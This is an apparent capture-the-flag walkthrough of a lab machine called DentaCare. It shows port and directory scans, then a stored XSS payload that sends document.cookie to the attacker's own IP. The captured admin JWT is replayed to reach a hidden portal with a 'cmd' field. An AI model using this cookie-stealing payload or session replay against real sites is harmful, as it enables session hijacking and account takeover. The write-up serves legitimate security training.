


Dentacare




```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# nmap -sS -p- --open -Pn -n -vvv 192.168.0.155
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-12 17:38 EDT
Initiating ARP Ping Scan at 17:38
Scanning 192.168.0.155 [1 port]
Completed ARP Ping Scan at 17:38, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:38
Scanning 192.168.0.155 [65535 ports]
Discovered open port 80/tcp on 192.168.0.155
Discovered open port 22/tcp on 192.168.0.155
Discovered open port 8000/tcp on 192.168.0.155
Completed SYN Stealth Scan at 17:39, 25.02s elapsed (65535 total ports)
Nmap scan report for 192.168.0.155
Host is up, received arp-response (0.0023s latency).
Scanned at 2025-03-12 17:38:37 EDT for 25s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack ttl 64
80/tcp   open  http     syn-ack ttl 64
8000/tcp open  http-alt syn-ack ttl 64
MAC Address: 08:00:27:88:52:DD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 25.28 seconds
```




```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# nmap -sCV -p22,80,8000 -Pn -n -vvv 192.168.0.155
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-12 17:42 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:42
Completed NSE at 17:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
```




```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 e7:ce:f2:f6:5d:a7:47:5a:16:2f:90:07:07:33:4e:a9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLuHH80SwA8Qff3pGOY4
nAlE=
|   256 09:db:b7:e8:ee:d4:52:b8:49:c3:cc:29:a5:6e:07:35 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICKFE9s2IvPGAJ7Pt0kSC8t9OXYUrueJQQplSC2wbYtY
80/tcp   open  http    syn-ack ttl 64 Werkzeug httpd 3.0.2 (Python 3.11.2)
|_http-title: DentaCare Corporation
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET
|_http-server-header: Werkzeug/3.0.2 Python/3.11.2
8000/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.57
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:88:52:DD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning
```



```
┌──(root㉿kali)-[/home/guel/Downloads]
└─# whatweb 192.168.0.155
http://192.168.0.155 [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[info@yourdomain.com], HTML5, HTTPServer[Werkzeug/3.0.2 Python/3.11.2], IP[192.168.0.155
], JQuery, Python[3.11.2], Script, Title[DentaCare Corporation], Werkzeug[3.0.2]

┌──(root㉿kali)-[/home/guel/Downloads]
```



```
┌──(root㉿kali)-[/home/guel]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.0.155/'
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.155/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about                (Status: 200) [Size: 22975]
/blog                 (Status: 200) [Size: 23021]
/contact              (Status: 500) [Size: 27322]
/services             (Status: 200) [Size: 21296]
/admin                (Status: 302) [Size: 189] [--> /]
/comment              (Status: 405) [Size: 153]
/console              (Status: 200) [Size: 1563]
Progress: 15644 / 220560 (7.09%)
```



Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.


```
[console ready]
>>>
```

Brought to you by **DON'T PANIC**, your friendly Werkzeug powered traceback interpreter.

Console Locked

The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server.

PIN: [ ] Confirm Pin



Post feedback


hola

Send

```
POST /comment HTTP/1.1
Host: dentacare.hmv
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Origin: http://dentacare.hmv
Connection: keep-alive
Referer: http://dentacare.hmv/post-comment
Upgrade-Insecure-Requests: 1
Priority: u=0, i

comment=hola
```

xss cooie payload

https://book.hacktricks.wiki/en/pentesting-web/xss-cross-site-scripting/index.html?highlight=cookies xss#cookie-xss




We Value Your Opinion

Feedback sent !


Post feedback

```
<img src=x onerror=this.src="http://192.168.0.36/?c="+document.cookie>
```

stealing sessions cookie




```
192.168.0.155 - - [13/Mar/2025 16:28:26] "GET /?c=Authorization=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpc3MiOiJEZW50YUNhcmUgQ29ycG9yYXRpb24gIiwiaWF0IjoxNzEy
NTc0NTEyLCJleHAiOjE3NDQxMTA1MTIsImF1ZCI6ImRlbnRhY2FyZS5obXYiLCJzdWIiOiJoZWxwZGVza0BkZW50YWNhcmUuaG12IiwiR2l2ZW5OYW1lIjoiUGF0cmljayIsIlN1cm5hbWUiOiJQZXRpdCIsI
kVtYWlsIjoiYWRtaW5AZGVudGFjYXJlLmhtdiIsIlJvbGUiOlsiQWRtaW5pc3RyYXRvciIsIlByb2plY3QgQWRtaW5pc3RyYXRvciJdfQ.FIMxmUCOL3a4ThN5z-7VDN8OxBK7W0krHlcVktAiZtx3KXSQsbn
o1q1MRUL9JMPTJeqoTr-bRL2KWyr5Kv7JnQ HTTP/1.1" 200 -
192.168.0.155 - - [13/Mar/2025 16:28:26] "GET /?c=Authorization=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpc3MiOiJEZW50YUNhcmUgQ29ycG9yYXRpb24gIiwiaWF0IjoxNzEy
NTc0NTEyLCJleHAiOjE3NDQxMTA1MTIsImF1ZCI6ImRlbnRhY2FyZS5obXYiLCJzdWIiOiJoZWxwZGVza0BkZW50YWNhcmUuaG12IiwiR2l2ZW5OYW1lIjoiUGF0cmljayIsIlN1cm5hbWUiOiJQZXRpdCIsI
kVtYWlsIjoiYWRtaW5AZGVudGFjYXJlLmhtdiIsIlJvbGUiOlsiQWRtaW5pc3RyYXRvciIsIlByb2plY3QgQWRtaW5pc3RyYXRvciJdfQ.FIMxmUCOL3a4ThN5z-7VDN8OxBK7W0krHlcVktAiZtx3KXSQsbn
o1q1MRUL9JMPTJeqoTr-bRL2KWyr5Kv7JnQ HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

┌──(root㉿kali)-[/home/guel/Downloads]
└─#
```



Forbidden


You don't have permission to access this resource.

Apache/2.4.57 (Debian) Server at dentacare.hmv Port 8000




```
GET / HTTP/1.1
Host: dentacare.hmv:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Cookie: Authorization=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpc3MiOiJEZW50YUNhcmUgQ29ycG9yYXRpb24gIiwiaWF0IjoxNzEyNTc0NTEyLCJleHAiOjE3NDQxMTA1MTIsImF1ZCI6ImRlbnRhY2FyZS5obXYiLCJzdWIiOiJoZWxwZGVza0BkZW50YWNhcmUuaG12IiwiR2l2ZW50YW1lIjoiUGF0cmljayIsIlN1cm5hbWUiOiJQZXRpdCIsIkVtYWlsIjoiYWRtaW5AZGVudGFjYXJlLmhtdiIsIlJvbGUiOlsiQWRtaW5pc3RyYXRvciIsIlByb2plY3QgQWRtaW5pc3RyYXRvciJdfQ.FIMxmUCOL3a4ThN5z-7VDN8OxBK7W0krHlcVktAiZtx3KXSQsbno1q1MRUL9JMPTJeqoTr-bRL2KWyr5Kv7JnQ
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```

```
HTTP/1.1 200 OK
Date: Thu, 13 Mar 2025 20:34:27 GMT
Server: Apache/2.4.57 (Debian)
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 351
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html>
    <head>
        <title>
        </title>
    </head>
    <body>
        <h1>
            Thursday, 13-Mar-2025 21:34:27 CET
        </h1>
        <h2>
            Accounts Receivable Management Portal
        </h2>
        <form action="gen.php" method="get">
            <input type="text" name="cmd" placeholder="Name of debtor patient ">
            <input type="submit" value="Save">
        </form>
    </body>
</html>

```



Thursday, 13-Mar-2025 21:35:18 CET

Accounts Receivable Management Portal




Cookie-Editor
by cgagnier

This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing.

Cookie-Editor lets you efficiently create, edit and delete a cookie for the current tab. Perfect for developing, quickly testing or even manually managing your cookies for your privacy.

80,440 Users | 186 Reviews | 4.1 Stars

